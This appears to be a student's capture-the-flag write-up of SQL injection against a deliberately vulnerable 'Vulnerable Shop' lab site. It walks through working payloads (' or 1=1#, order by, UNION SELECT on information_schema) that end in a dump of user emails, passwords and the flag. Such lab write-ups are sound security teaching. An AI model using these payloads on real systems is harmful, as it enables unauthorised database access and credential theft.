



IP: 10.247.49.209:8000



1.


- a. After visiting the IP address given, the first thing I attempted was adding “?page=” to see what would happen and noticed that the webpage just went to the home page meaning it was ignoring anything I entered.



2.

- a. After being unsuccessful with my first attempt, I then decided to run the IP given in burpsuite to get a better idea of what was happening when I hit “submit” on the welcome page. In doing so, I noticed there was a place to

change the input based on the catid, which is originally at 1000. Originally I tried altering the input to: ' or 1=1# and got the following



3.
  - a. This error message showed me that I was on the right path. I noticed that the ' was missing from the error message which made me think maybe it was being filtered out some way. On my next attempt I tried: " or 1=1# received no error message and got the following screen

4.

The screenshot shows the Burp Suite interface on the left and the Vulnerable Shop web application on the right. In Burp Suite, the 'Intercept' tab is active, showing an intercepted HTTP POST request to `http://10.247.49.209:8000/welcome.php`. The request body contains a `catid` parameter with a value of `'' or 1=1 #`. The Vulnerable Shop application on the right displays a 'Select a Category to see items on sale.' form with a dropdown menu set to 'Drinks' and a 'Submit' button. Below the form is a table listing items for sale.

Item	Category	Description
kopi O	drinks	Coffee without sugar
kopi O	snacks	Coffee without sugar
kopi O	fruits	Coffee without sugar
kopi O	lunch boxes	Coffee without sugar
kopi	drinks	Regular Coffee
kopi	snacks	Regular Coffee
kopi	fruits	Regular Coffee
kopi	lunch boxes	Regular Coffee

- a. Now I can begin to search the database for the flag. My next step was to find the number of columns by entering the following: **" order by 1#**

5.

The screenshot shows the Vulnerable Shop web application with a database error message displayed. The error message is: `SQLSTATE[42S22]: Column not found: 1054 Unknown column '5' in 'order clause'`. The application interface is the same as in the previous screenshot, but the error message is visible at the top of the page.

- a. Seeing that "Unknown column '5' in 'order clause' error showed that I still had guessed too many columns. I was then able to determine that there

were 3 columns after more trial and error. The next step was to determine the names of tables.

6.

The screenshot shows Burp Suite on the left and a web browser on the right. The browser displays the 'Vulnerable Shop' page. The Burp Suite HTTP history shows a POST request to `http://10.247.49.209:8000/welcome.php` with the following payload:

```
catid=' union select 1,2, table_name from information_schema.tables where table_schema = database() #
```

The browser shows the 'Vulnerable Shop' page with the following table:

Item	Category	Description
1	2	category
1	2	products
1	2	users

- a. I then entered: **" union select 1,2, table\_name from information\_schema.tables where table\_schema = database() #** and was able to obtain the table names so that I can search them for more information.

7.

The screenshot shows Burp Suite on the left and a web browser on the right. The browser displays the 'Vulnerable Shop' page. The Burp Suite HTTP history shows a POST request to `http://10.247.49.209:8000/welcome.php` with the following payload:

```
catid=' union select 1,group_concat(column_name),3 from information_schema.columns where table_name = 'users'#
```

The browser shows the 'Vulnerable Shop' page with the following table:

Item	Category
1	userid,firstname,lastname,nric,email,password

- a. I then entered: **" union select 1,group\_concat(column\_name),3 from information\_schema.columns where table\_name = 'users'#** because I wanted to search the table "users" and see what columns were in it. Upon doing so, I saw columns `userid,firstname,lastname,nric,email,password` and decided I would look into these first.

Burp Suite Community Edition v2021.3.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Decoder Comparer Extender Project options User

Dashboard Target Proxy Intruder Repeater

Intercept HTTP history WebSockets history Options

Request to http://10.247.49.209:8000

Forward Drop Interce... Action Open... Comment this item

Pretty Raw In Actions

```

1 POST /welcome.php HTTP/1.1
2 Host: 10.247.49.209:8000
3 Content-Length: 10
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.247.49.209:8000
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.247.49.209:8000/welcome.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 catid='' union select email,password,firstname from users#

```

Vulnerable Shop

Not secure 10.247.49.209

Home Login About

## Vulnerable Shop

There are several items available for sale here.  
Check it out and have fun !

Select a Category to see items on sale.

Drinks Submit

Item	Category	Description
armin@mytestinternet.com	simplepassword	Armin
robot.kevin@newinternetttest	hiddenvalue-0	Kevin
fl@g{sql_inj3ct!n_\$QL}		flag
raymond.james@itesting.com	test1234	Raymond
zi-ramin@test.network	P@ssw0rd	ramin

- 8.
- Using the discovered names, I then made a SQL query to read the data: "**union select email,password,firstname from users#** and from this I was able to determine the flag: **fl@g{sql\_inj3ct!n\_\$QL}**